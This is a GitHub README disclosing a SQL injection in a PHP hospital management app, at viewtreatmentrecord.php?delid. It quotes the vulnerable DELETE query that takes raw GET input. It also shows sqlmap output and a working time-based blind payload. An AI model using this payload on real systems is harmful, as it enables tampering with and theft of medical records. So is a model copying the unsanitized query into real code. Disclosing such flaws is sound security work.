cyberhomeless / vulnerabilitys Public

Code Issues Pull requests Actions Projects Security Insights

main vulnerabilitys / HMS /

cyberhomeless Update README.md ... on Apr 11 History

..

README.md 8 months ago

README.md

DATE : 4/6/22

Web App : https://github.com/kabirkhyrul/HMS


Version : 1.0

Researcher : cyber_homeless

Path : `viewtreatmentrecord.php?delid=1`


Security issue : SQLInjection

While installing the web app i saw bunch of sql connection's so i went for SQLInjection and soon enough found one :



```php
<?php
include("adformheader.php");
include("dbconnection.php");
if(isset($_GET[delid]))
{
    $sql ="DELETE FROM treatment_records WHERE appointmentid='$_GET[delid]'";
    $qsql=mysqli_query($con,$sql);
    if(mysqli_affected_rows($con) == 1)
    {
        echo "<script>alert('appointment record deleted successfully..');</script>";
    }
}
?>
```

Exploiting this vulnerability is pretty easy now using sqlmap:



```
---
Parameter: delid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: delid=1' AND (SELECT 6895 FROM (SELECT(SLEEP(5)))juDk) AND 'GPzW'='GPzW
---
[15:09:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[15:09:38] [INFO] fetching database names
[15:09:38] [INFO] fetching number of databases
[15:09:38] [INFO] resumed: 7
[15:09:38] [INFO] resuming partial value: my
[15:09:38] [WARNING] time-based comparison requires larger statistical model, please wait.
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-se
[15:09:44] [WARNING] it is very important to not stress the network connection during usag
[15:09:54] [INFO] adjusting time delay to 1 second due to good response times
sql
[15:10:01] [INFO] retrieved: info
```

Payload : `1' AND (SELECT 6895 FROM (SELECT(SLEEP(5)))juDk) AND 'GPzW'='GPzW`